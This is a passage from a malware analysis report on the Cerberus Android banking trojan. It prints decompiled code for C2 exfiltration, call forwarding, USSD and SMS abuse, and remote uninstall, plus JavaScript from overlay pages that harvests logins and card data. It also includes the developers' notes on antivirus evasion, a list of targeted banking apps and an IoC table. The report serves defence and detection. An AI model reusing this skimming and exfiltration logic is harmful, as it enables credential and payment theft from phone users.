14.         sb4.append(this._utils._encryptWithC2CommunicationKey(jsonObject3.toString()));
15.         a4._postRequestQueryC2Log((Context)this, sb4.toString());
16.      }catch (Exception ex3) {
17.          this._utils._logcatError(this._thisClassSimpleName, this.decryptedStr("uploading_file error"));
18.  }
```

Figure 5.8.3 Java Code

5.9. Grabber

As mentioned in **Section 5.5**, malware gets new injection / overlay templates depending on the parameter "**SC**". C2 cross-checks its injection database for corresponding applications. It was explained how to get the injection codes from C2 in **Section 5.5**. Some important parts of the JavaScript code related to personal data inside the HTML file that was gathered from C2 like following.

```
var form1 = document.getElementById('form1'),
    form2 = document.getElementById('form2'),
    form3 = document.getElementById('form3'),
    login = document.getElementById('login'),
    password = document.getElementById('password'),
    loginKurumsal = document.getElementById('loginKurumsal'),
    userNameKurumsal = document.getElementById('userNameKurumsal'),
    passwordKurumsal = document.getElementById('passwordKurumsal'),
    sendData = document.getElementById('sendData'),
    sendDataKurumsal = document.getElementById('sendDataKurumsal'),
    cc = document.getElementById('cc'),
    exp = document.getElementById('exp'),
    cvv = document.getElementById('cvv'),
    sendDataFull = document.getElementById('sendDataFull');
```

Figure 5.9.1 JavaScript Code

```
var mmYY = exp.value.split('/');
var month = parseInt(mmYY[0]);
var year = parseInt(mmYY[1]);

var expArray = exp.value.split('/');
var today, someday;
var exMonth = expArray[0];
var exYear = "20" + expArray[1];

today = new Date();
someday = new Date();
someday.setFullYear(exYear, exMonth, 1);
```

Figure 5.9.2 JavaScript Code

```
var data = {};
data.login = login.value;
data.password = password.value;
data.loginKurumsal = loginKurumsal.value;
data.userNameKurumsal = userNameKurumsal.value;
data.passwordKurumsal = passwordKurumsal.value;
data.cc = cc.value;
data.exp = exp.value;
data.cvv = cvv.value;
data.cardCode = cardCode.value;
```

Figure 5.9.3 JavaScript Code

In the code above, collected data can be summarized like;

- User (Citizen ID, Customer ID etc.)
- Password
- Credit Card Number
- CVV
- Card Expiration Date
- Card Password

In addition to the injection pages, as you can see In figure 6, the malware tries to collect extract data about device users' credentials. About this issue, some important parts of the JavaScript code related to personal data inside the HTML file that was uploaded from C2 is like the following.

```
var cc = document.getElementById('cc'),
errorCC = document.getElementById('errorCC'),
exp = document.getElementById('exp'),
errorEXP = document.getElementById('errorEXP'),
errorName = document.getElementById('errorName'),
errorCountry = document.getElementById('errorCountry'),
errorStreet = document.getElementById('errorStreet'),
errorCity = document.getElementById('errorCity'),
expAndCvcBlock = document.getElementById('expAndCvcBlock'),
holderInfo = document.getElementById('holderInfo'),
holderName = document.getElementById('holderName'),
country = document.getElementById('country'),
address = document.getElementById('address'),
aptSuite = document.getElementById('aptSuite'),
postalCode = document.getElementById('postalCode'),
city = document.getElementById('city'),
```

Figure 5.9.4 JavaScript Code

```
var data = {};
data.cc = cc.value;
data.exp = exp.value;
data.cvc = cvc.value;
data.holderName = holderName.value;
data.country = country.value;
data.address = address.value;
data.aptSuite = aptSuite.value;
data.city = city.value;
data.postalCode = postalCode.value;
```

Figure 5.9.5 JavaScript Code

In the above code, the malware collects extra data such as;

- Country
- Address
- Apartment/Suite
- Postal Code
- City

5.10. Dialer - SMS Interception

Cerberus launches phone applications to forward calls and run USSD codes, it automatically approves these actions using accessibility settings. Cerberus can monitor incoming SMS messages and is also able to send SMS. There is also a command to send bulk SMS to all numbers in the contacts that was discovered in the analysis process.

After receiving **call_forward** command from C2 with target phone number, malware stars phone activity on phone using *21*PHONE_NUMBER# and reports the result back to C2.

```
String v4_1 = this_Utils;
String v5_5 = v6_83.getString(decryptedStr("n"));
String v6_9 = new android.content.Intent(android.intent.action.CALL);
v6_9.addFlags(268435456);
String v8_3 = new StringBuilder(*21*);
v8_3.append(v5_5);
v8_3.append(#);
v6_9.setData(android.net.Uri.fromParts(tel, v8_3.toString(), #));
p19.startActivity(v6_9);
String v6_11 = new StringBuilder(ForwardCALL: );
v6_11.append(v5_5);
v6_11.append([143523#]);
String v6_12 = v6_11.toString();
v4_1.a(ForwardCall, v6_12);
v4_1.f(p19, v4_1.a.X, v6_12);
return;
```

Figure 5.10.1 Java Code

After malware receives relevant USSD code from C2, malware starts call activity using received USSD code and reports the result back to C2.

```
String v4_2 = this_Utils;
String v5_10 = v6_83.getString(decryptedStr("u"));
String v6_19 = new android.content.Intent(android.intent.action.CALL);
v6_19.addFlags(268435456);
StringBuilder v7_17 = new StringBuilder(tel:);
v7_17.append(android.net.Uri.encode(v5_10));
v6_19.setData(android.net.Uri.parse(v7_17.toString()));
p19.startActivity(v6_19);
String v6_21 = new StringBuilder(USSD: );
v6_21.append(v5_10);
v6_21.append([143523#]);
String v5_12 = v6_21.toString();
v4_2.a(USSD, v5_12);
v4_2.f(p19, v4_2.a.X, v5_12);
return;
```

Figure 5.10.2 Java Code

After malware receives the command **sms_mailing_phonebook** from the C2, malware sends SMS to all contacts saved on the device.

```
.
.
.
this._Utils._sendSMStoAllContacts((this, v6_83.getString(decryptedStr("t")));
.
.
.
```

Figure 5.10.3 Java Code

After malware receives the command **send_sms** from C2, malware is capable of sending the SMS to relevant number.

```
.
.
.
this_Utils_SMSSender(p19, v6_83.getString(decryptedStr("n")), v6_83.getString(decryptedStr("t")));
.
.
.
```

Figure 5.10.4 Java Code

If SMS permissions are OK, malware is capable of running the SMS data received. Sends the results back to C2

```
if (_intent.getAction().equals(this._strings._providerSMSRECEIVED)) {
   label117: {
     _Utils var5 = this._utils;
     Bundle _myBundle;
     boolean var10001;
     try {
        _myBundle = _intent.getExtras();
     } catch (Exception var15) {
           var10001 = false;
           break label117;
     }
      if (_myBundle != null) {
          label114: {
             Object[] _pdus;
             try {
                _pdus = (Object[])_myBundle.get("pdus");
             } catch (Exception var14) {
                 var10001 = false;
.
.
.
```

Figure 5.10.5 Java Code

5.11. Remote App Removal and Self Destruction

Cerberus can delete applications installed on the device, to do that malware opens the uninstall page for the application and presses the uninstall button via using accessibility settings. C2 can issue two different commands to start this process: "**remove_bot**" or "**remove_app**".

- "**remove_bot**": Automatically gets the current Cerberus package name and starts the uninstall procedure.
- "**remove_app**": It starts the uninstall procedure for the application requested to be removed by the C2.

```
1.  .
2.  Intent _deleteIntent;
3.  try {
4.     _deleteIntent = new Intent("android.intent.action.DELETE");
5.     _deleteIntent.setData(Uri.parse("package:".concat(String.valueOf(_prefValue))));
6.     this.startActivity(_deleteIntent);
7.  } catch (Exception var101) {
8.     try {
9.        _deleteIntent = new Intent("android.intent.action.DELETE");
10.       _deleteIntent.setData(Uri.parse("package:".concat(String.valueOf(_prefValue))));
11.       _deleteIntent.addFlags(268435456);
12.       _deleteIntent.addFlags(8388608);
13.       this.startActivity(_deleteIntent);
14.    } catch (Exception var100) {
15.       var10001 = false;
16.    }
17. }
18. .
19. .
```

Figure 5.11.1 Java Code

6. Mitigation and Countermeasures

Countermeasures**;**

- Users should be careful when opening content that promises to win money or any gifts.
- Installation of apps from third party sources should be disabled in Android settings.
- Anti-malware software (like Google Play Protect) should be installed, running and updated on devices.
- Before installing an application, authenticity of application should be checked. In case of doubt, the installation of the application should not be continued.
- While installing an application, application should be treated as suspicious if it asks for accessibility permission while installing, especially if it insists on obtaining this permission.
- Unnecessary permissions should not be given to applications during their use. Temporary permits must be withdrawn after the work is done.
- The software of the devices should be kept up to date and changes that would adversely affect security measures should not be made.
- In the case of mass managed devices, security measures should also be checked for the MDM server.

Countermeasures for Application Developers;

- Accessibility event filtering or sanitization
- Behavioral Listeners
- Window Punching
- In-App Keyboards
- Fingerprint API
- Use of Android's **FLAG_SECURE** where required

For more information, refer to: https://faui1-files.cs.fau.de/public/publications/a11y_final_version.pdf (How Android's UI Security is Undermined by Accessibility)

Mitigation;

- Make regular backups. This malware can delete the files on the system on command.
- Limit the impact of infection by disconnecting devices from internet or C2 servers, and rapidly start the removal process of the malware.
- Reset any credentials including passwords.
- Before restoring from system backup, backup should be checked to be free from malware.
- To be ensure there isn't any infection remains; especially check accessibility permission or device admin enabled apps, scan system with an anti-malware software and monitor network traffic.

7. Future of Cerberus

On August 10 2020, Cerberus group officially announced the project is indeed dead because of Google Play Protects new functionality. They published all the source code about Cerberus Project within the same announcement for the premium users of the forum.




Figure 7.1 Post About Published Source Code, retrieved from xss[.]is

Why is the project dead? Well, they made it clear themselves.

Announcement from Cerberus developers about the project can be found in the **Figure 7.1**.

EN

Our bot died due to one problem, the Play Protect began to scan the resources of the APK file.
Initially, Cerberus was developed as a modular bot, with the loading of malicious code into resources, and at that time the play-protec was not able to scan application resources.
At the moment, our module has signatures, and bots "die" when it is loaded. The solution is to remove the module from the code and encrypt the entire APK, but then the size of the APK will be very large.
Solution number two: encrypt the module.
Why didn't we do it?
We had one module for all clients, and since the team was crumbling, it was not possible to find new programmers who would make their own module for each client individually.
As a result, our clients could not encrypt the module for themselves. We encrypted the module 5 times, and each crypt was fired the next day by signatures, and in the end our hands dropped, since this is not a solution to the problem.

RU

У нас бот умер из за одной проблемы, плей протект стал сканировать ресурсы у АПК файла.
Изначально церберус разрабатывался как модульный бот, с подгрузкой вредоностного кода в ресурсы,
и на тот момент плей протект не умел сканировать ресурсы приложения.
На текущий момент на нашем модуле стоят сигнатуры, и боты "умирают" при его загрузке. Решение - убрать модуль из кода, и криптовать весь АПК, но тогда размер АПК будет очень большой.
Решение номер два: криптовать модуль.
Почему мы не стали это делать?
У нас был один модуль для всех клиентов, и так как команда рапалась, не получилось найти новых программистов, которые бы сделали индивидуально под каждого клиента свой модуль.
В итоге у нас клиенты не могли криптовать модуль под себя. Мы криптовали модуль 5 раз, и каждый крипт палился на следующий день по сигнатурам, и в итоге руки опустились, так как это не решение проблемы.

Figure 7.1 Why Project is Dead?


Even after the release active campaigns from the same domains / groups are still active, which suggests old Cerberus clients are still active with their old setup.

From now on Cerberus Source code is open to everyone in the wild. Which is a greater threat until the Android 11 release. We are expecting self-crypted / frankenstein bots to be used in the wild and see code pieces of Cerberus in different Android Malware samples.

8. Sources

- https://xss.is/threads/29932/ (malware - Cerberus Source Code | XSS.is (ex DaMaGeLaB))
- https://koodous.com/apks?search=tag:Cerberus (Koodous)
- https://en.wikipedia.org/wiki/ISO_3166-1_alpha-2 (ISO 3166-1 alpha-2 - Wikipedia)
- https://www.ncsc.gov.uk/guidance/mitigating-malware-and-ransomware-attacks (Mitigating malware and ransomware attacks)
- https://developer.android.com/guide/practices/verifying-apps-art (Verifying app behavior on the Android runtime (ART))
- https://github.com/androguard/androguard (Androguard, Reverse engineering, Malware and goodware analysis of Android applications ... and more (ninja !))
- https://faui1-files.cs.fau.de/public/publications/a11y_final_version.pdf (How Android's UI Security is Undermined by Accessibility)

9. Appendix.A – Count of Detected Cerberus - Daily



* Dataset taken from https://koodous.com/

10. Appendix.B – Known Injection List

Spain

ar.com.santander.rio.mbanking
com.bancomer.mbanking
com.bankinter.launcher
com.bbva.bbvacontigo
com.bbva.netcash
com.cajasur.android
com.db.pbc.mibanco
com.kutxabank.android
com.rsi
com.tecnocom.cajalaboral
es.bancosantander.apps
es.bancosantander.empresas
es.caixagalicia.activamovil
es.caixageral.caixageralapp
es.cm.android
es.evobanco.bancamovil
es.lacaixa.mobile.android.newwapicon
es.liberbank.cajasturapp
es.univia.unicajamovil
net.inverline.bancosabadell.officelocator.android
org.stgeorge.bank
www.ingdirect.nativeframe

United States

com.amazon.mShop.android.shopping
com.att.myWireless
com.chase.sig.android
com.clairmail.fth
com.discoverfinancial.mobile
com.google.android.gm
com.infonow.bofa
com.instagram.android
com.konylabs.capitalone
com.microsoft.office.outlook
com.netflix.mediaclient
com.paypal.android.p2pmobile
com.snapchat.android
com.suntrust.mobilebanking
com.twitter.android
com.usaa.mobile.android.usaa
com.usbank.mobilebanking
com.wf.wellsfargomobile
com.whatsapp
com.yahoo.mobile.client.android.mail

Turkey

com.akbank.android.apps.akbank_direkt
com.albarakaapp
com.finansbank.mobile.cepsube
com.garanti.cepsubesi
com.ingbanktr.ingmobil
com.kuveytturk.mobil
com.magiclick.odeabank
com.mobillium.papara
com.paribu.app
com.pozitron.iscep
com.pttfinans
com.teb
com.tmobtech.halkbank
com.vakifbank.mobile
com.ykb.android
com.ziraat.ziraatmobil
finansbank.enpara
tr.com.hsbc.hsbcturkey
tr.com.sekerbilisim.mbank

Poland

com.empik.empikapp
com.empik.empikfoto
com.finanteq.finance.ca
com.getingroup.mobilebanking
eu.eleader.mobilebanking.pekao.firm
eu.eleader.mobilebanking.pekao
pl.allegro
pl.bzwbk.bzwbk24
pl.bzwbk.ibiznes24
pl.ceneo
pl.com.rossmann.centauros
pl.mbank
pl.millennium.corpApp
pl.orange.mojeorange
pl.pkobp.iko
wit.android.bcpBankingApp.millenniumPL

Germany

com.db.mm.norisbank
com.db.pwcc.dbmobile
com.starfinanz.smob.android.sfinanzstatus
com.targo_prod.bad
de.comdirect.android
de.commerzbanking.mobil
de.consorsbank
de.dkb.portalapp
de.fiducia.smartphone.android.banking.vr
de.ingdiba.bankingapp
de.postbank.finanzassistent
eu.unicreditgroup.hvbapptan

Italy

com.CredemMobile
com.db.pbc.miabanca
com.latuabancaperandroid
com.lynxspa.bancopopolare
com.unicredit
it.bnl.apps.banking
it.carige
it.copergmps.rt.pf.android.sp.bmps
it.ingdirect.app
it.nogood.container
it.popso.SCRIGNOapp
posteitaliane.posteapp.apppostepay

Australia

au.com.bankwest.mobile
au.com.ingdirect.android
au.com.nab.mobile
com.anz.android.gomoney
com.bankofqueensland.boq
com.bendigobank.mobile
com.commbank.netbank
com.fusion.banking
com.fusion.beyondbank
com.greater.Greater
org.banksa.bank

France

com.boursorama.android.clients
com.caisseepargne.android.mobilebanking
com.cic_prod.bad
com.cm_prod.bad
com.fullsix.android.labanquepostale.accountaccess
com.IngDirectAndroid
fr.banquepopulaire.cyberplus
fr.creditagricole.androidapp
fr.lcl.android.customerarea
mobi.societegenerale.mobile.lappli
net.bnpparibas.mescomptes

United Kingdom

com.barclays.android.barclaysmobilebanking
com.grppl.android.shell.CMBlloydsTSB73
com.grppl.android.shell.halifax
com.grupocajamar.wefferent
com.htsu.hsbcpersonalbanking
com.moneybookers.skrillpayments
com.moneybookers.skrillpayments.neteller
uk.co.santander.santanderUK

India

com.csam.icici.bank.imobile
com.mobikwik_new
com.oxigen.oxigenwallet
com.sbi.SBIFreedomPlus
com.snapwork.IDBI
org.bom.bank

Japan

cc.bitbank.bitbank
com.gmowallet.mobilewallet
com.quoine.quoinex.light
jp.coincheck.android
jp.co.rakuten_bank.rakutenbank

Portugal

pt.bancobpi.mobile.fiabilizacao
pt.novobanco.nbapp
pt.santandertotta.mobileparticulares
wit.android.bcpBankingApp.millennium

Canada

com.bmo.mobile
com.cibc.android.mobi
com.rbc.mobile.android

Greece

com.EurobankEFG
com.mobileloft.alpha.droid
mbanking.NBG

Austria

at.volksbank.volksbankmobile
com.bankaustria.android.olb

Czech Republic

cz.csob.smartbanking
eu.inmite.prj.kb.mobilbank

New Zealand

com.anz.android.gomoney
nz.co.asb.asbmobile

Israel

com.ideomobile.hapoalim

Luxembourg

piuk.blockchain.android

Malta

com.binance.dev

Morocco

ma.gbp.pocketbank

Netherlands

com.abnamro.nl.mobile.payments

Peru

pe.com.interbank.mobilebanking

Saudi Arabia

com.samba.mb

United Arab Emirates

org.telegram.messenger

11. Appendix.C – IoC Table


AppName	MainActivity	MINSDK	EncryptedDEX	SHA1Sum	C2	Size(MB)
30GbKazan	zkkhkrwuhuzyceyobartcprpp.tjxumszktyhbsrjbxb.bywitgzdnkqnuhbilfyyflycu.eaaymxscdywwuaf	20	OLJgc.json	c66a0a2708d42dfb0ca3c7d07d02cefa12e98e40	hxxp[:]//mantiak[.]site	1.65
5G_Turkcell	hxdhpatrritcdgljiluiysg.ifacueugolkkhnf.yaqtduosjtcdjxofosal.jrnk	15	NpA.json	86473adb8072dec58d92bc98a0bca81f5900723e	hxxp[:]//kryll[.]ug	1.42
Antivirus	dbcokwappsdhrcmwixsbdonsb.wsfbr.cgoclqnxhzgznwutbeqeofauj.tiibvouayc	20	jJ.json	19b1922967d55909a08c920916af75b8c145b669	hxxp[:]//odry[.]press	1.66
Bildirim	okqyxdklzanoklhehwqdgiadsn.xndfwxtxaxxlsryatlobgszsiec.pdwkyskxcs.pahfqufyjimrcwen	20	CH.json	302dea9d2ee1a97ad026d6c59191de6ccfdd153f	hxxp[:]//olalalalalal[.]cyou	2.15
Bildirim	akqcp.mafu.mtwwyjhbsxj.ear	20	REG.json	84413bd33aa30bb45a8e8bd2a4c98a158619f160	hxxp[:]//konusuyonyapraam[.]cyou	1.94
C19 Online	teoxasuzfloiqohgg.nhez.mjeikddql.gdhvxjovtdmr	20	iyOAXQ.json	21fb5ae2e813777c00699bab7f2e316838ea4c7a	hxxp[:]//baykuratti[.]site	2.06
cevir kazan	gyuhdfhwlqz.lbkzzysjbhwueqyszj.gkfnt.byuqixelqjd	20	sLk.json	4504b0f9db9867243bb074dc14fc9b330a3e1d73	hxxp[:]//malimaskim[.]xyz	2.22
Cevir kazan	eakdgkwaur.jnpkxpethrjdyszfzbhobkdgegc.uwmrodcfue.hvgbogo	20	ASmk.json	6b31aaca8276cb95de2892cdd580172c701533aa	hxxp[:]//malimaskim[.]xyz	1.87
Covin-19	infdgjzqhbmhahgzdgjgo.rruwdswakjxmkoxqyxppo.atriepziiolbnpswmmge.tctrsmjyccycdgds	15	oMSELc.json	f15c0c7b8773dbf6f29194780cd733c0b450ba6b	hxxp[:]//indigojeans[.]top	1.69
eDestek	dflfgplj.wczmsschglwnhytpszpccibuui.glglriwhjlwqlzlxi.gtrptaee	20	hByGgs.json	9624cc6439bac53bef2686311bc77d5ba29e07d2	hxxp[:]//sananekardesbanane[.]com	2.28
eDestek	amnoroist.kiscoxoigdd.dijknkgjjeqcgyahkpaxfdyszcy.irnblujkvqhvu	20	pnC.json	afb68420e017b4143327badd688a8f9069887219	hxxp[:]//isledimay[.]xyz	1.85
e-Devlet	wwpthhuikjgedzwpfqxzmix.mtweihqmottdgam.ihpzmisckszkjwjyjuhp.lpsxirsnugntm	20	hLeQjGN.json	3f3ba34611a807a7b720e6f48ae86415886ff49d	hxxp[:]//enayiusom[.]com	1.96
e-Devlet	woaozffhounbhnkfkbidsxgm.ctdjszqkhyodhahhnoj.xemymqhrhrjwnjqeic.qednqxwnofysdwog	20	ZZC.json	a3e9bad4ea0941dd691c787d3a3b0189d01b013e	hxxp[:]//redondibic05[.]site	1.74
E-Devlet	sksijoouenmdgadeyzafqbxkt.fubriza.qkpgswrrjmast.lncmhn	20	qxhycN.json	d5b683b727276e9b9a09a3593b083f9b07baab4d	hxxp[:]//evdekalmayaninanaskm[.]com	2.10
EvdeYasamVar	exmi.afpih.kxdg.oymepudftnrw	20	EuwA.json	171c0c81696cbbe01488ed37b9da622232fe365d	hxxp[://gesibaglarindadolaniyorumm[.top	2.08
Flash Player	jfppnaidkjinhnnkhuglrbqpzu.nzlqfztusjkzfg.cfsmerwykthszegihtbqnlxcah.squiffpigkj	15	UpBdoj.json	6708aba84e9279a20cd6f7c8f60ca0f0c8d2a9ba	hxxp[:]//ffesotoronuer[.]xyz	1.21
Google Play	qybpsjxcehxgnog.srmynutfdldxykxesdimae.tlf.kbb	20	UFfHs.json	6af944f7583fe28e04c21a04967aa07e3e93c28c	hxxp[:]//kusakel5[.]com	1.68
Google Play	ksnsdetpaxmeuzhpddwcsmhaql.idarrwbkkr.wpigguns.zmhgppsstmlbmpf	20	lpKQCr.json	6fb5106f40933644d1728347ee80669a624fe176	hxxp[:]//kusakel7[.]com	1.79
Google Play	xgkt.ncxzkbisryt.palbcxw.qlycainrja	20	qySTLI.json	c4fbc3620c07e9d87f4dbfdce0d50a7a5434420f	hxxp[:]//cacecarsa8[.]com	2.03
Google Play	xqfeinytr.biphelgogahacfgdzxoorxfjewq.lqueypbnyejetokmohatd.pfozypq	20	Rns.json	fc89225711386b4eeea196d8494fbce1b2b7a679	hxxp[:]//kusakel1[.]com	1.99
Google Update	bokfsjnahepi.dkmasjexmnhcpwssrhhlz.zxwqn.wcnkj	20	mrC.json	57ed2fb24661cc995adb3d55cf0a8336f05b65c8	hxxp[:]//217[.]8[.]117[.]30	2.04
